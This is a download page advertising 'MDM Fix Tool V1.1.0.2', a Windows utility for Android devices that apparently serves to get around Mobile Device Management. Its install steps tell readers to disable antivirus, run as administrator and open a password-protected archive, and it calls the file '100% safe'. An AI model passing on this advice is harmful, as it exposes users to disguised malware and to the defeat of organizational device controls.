Introduction
Mobile Device Management (MDM) is widely used by organizations, schools, and businesses to configure and manage company-owned Android devices. While MDM improves security and centralized administration, authorized administrators and technicians may sometimes need maintenance utilities when servicing devices that have been legitimately decommissioned, reset, or reassigned. MDM Fix Tool V1.1.0.2 is a Windows-based Android service utility designed to assist with supported device management and maintenance operations on compatible devices.
The latest version, V1.1.0.2, introduces improved stability, enhanced compatibility, and a more streamlined interface for technicians. In addition to device detection and software servicing capabilities, the tool offers a collection of Android maintenance functions that help simplify everyday repair workflows.
Whether you operate a mobile repair shop or manage Android devices in an enterprise environment, MDM Fix Tool V1.1.0.2 provides a lightweight and user-friendly platform for supported servicing tasks.
Overview
MDM Fix Tool V1.1.0.2 is a professional Android servicing application built for Windows operating systems. The software combines several maintenance, diagnostic, and device management features into a single interface, allowing users to interact with supported Android smartphones and tablets more efficiently.
The application supports communication through standard Android interfaces such as ADB (Android Debug Bridge) and Fastboot, depending on the device model and configuration. Users can retrieve device information, reboot into service modes, perform firmware-related maintenance, and access various diagnostic utilities supported by the software.
With its clean interface and optimized performance, MDM Fix Tool V1.1.0.2 reduces the complexity of Android servicing while helping technicians complete routine maintenance tasks more efficiently.
Description

MDM Fix Tool V1.1.0.2 is designed to simplify Android device servicing by integrating multiple maintenance functions into one lightweight application. Instead of switching between several separate utilities, technicians can perform supported service operations through a centralized dashboard.
The software features automatic device detection, allowing connected smartphones to be recognized quickly after establishing a USB connection. Once detected, users can access supported maintenance features, view essential hardware and software information, and initiate compatible servicing operations.
Its optimized communication engine enhances USB stability, reducing connection interruptions during maintenance sessions. The application is also lightweight, enabling smooth performance on both older and newer Windows computers.
Version 1.1.0.2 includes several performance improvements, expanded compatibility, and bug fixes, making the software more stable for professional use. These enhancements contribute to faster operation and a more reliable servicing experience.
Key Features
1. All-in-One Android Service Utility
Provides multiple Android maintenance functions within one application.
2. Automatic Device Detection
Quickly identifies supported Android devices connected through USB.
3. ADB Support
Supports Android Debug Bridge operations for compatible devices.
4. Fastboot Compatibility
Communicates with supported devices through Fastboot mode for maintenance tasks.
5. Device Information Reader
Displays important device information, including hardware and software details.
6. Firmware Maintenance
Assists with firmware-related servicing on supported Android devices.
7. Service Mode Reboot
Reboot compatible smartphones into Recovery Mode, Fastboot Mode, or other supported service modes.
8. Stable USB Communication
Optimized USB connection improves communication reliability during supported operations.
9. Lightweight Design
Consumes minimal CPU and memory resources while delivering smooth performance.
10. User-Friendly Interface
Simple layout suitable for beginners, advanced users, and professional technicians.
11. Improved Compatibility
Version V1.1.0.2 expands support for additional Android models and includes software optimizations.
12. Regular Updates
Future updates may provide enhanced compatibility, additional maintenance features, and performance improvements.
How To Install MDM Fix Tool V1.1.0.2
Follow these steps to install the software on your Windows computer.
Step 1: Download the Tool
Download the latest version of MDM Fix Tool V1.1.0.2 from a trusted website.
Step 2: Extract the Files
Extract the downloaded ZIP or RAR archive using WinRAR or 7-Zip.
Step 3: Install Required Drivers
Install Android USB Drivers, ADB Drivers, fastboot drivers, or chipset-specific drivers as required.
Step 4: Disable Antivirus (Optional)
Some Android servicing utilities may be detected as false positives by antivirus software. Temporarily disable antivirus protection if necessary.
Step 5: Launch as Administrator
Run the application with administrator privileges to ensure proper system access.
Step 6: Connect Your Device
Connect the compatible Android smartphone using a high-quality USB cable.
Step 7: Enable USB Debugging
If the selected maintenance function requires ADB communication, enable Developer Options and USB Debugging on the device.
Step 8: Choose the Desired Function
Select the appropriate maintenance or diagnostic feature from the main interface.
Step 9: Complete the Operation
Wait for the selected task to finish successfully before disconnecting or restarting the device.
Download Link: HERE
Your File Password: Gsmlabsolution.com
File Version & Size: | 140.97 MB || V1.1.0.2 |
File type: compressed / Zip & RAR (Use 7zip or WINRAR to unzip File)
Support OS: All Windows (32-64 Bit)
Virus Status: 100% Safe Scanned By Avast Antivirus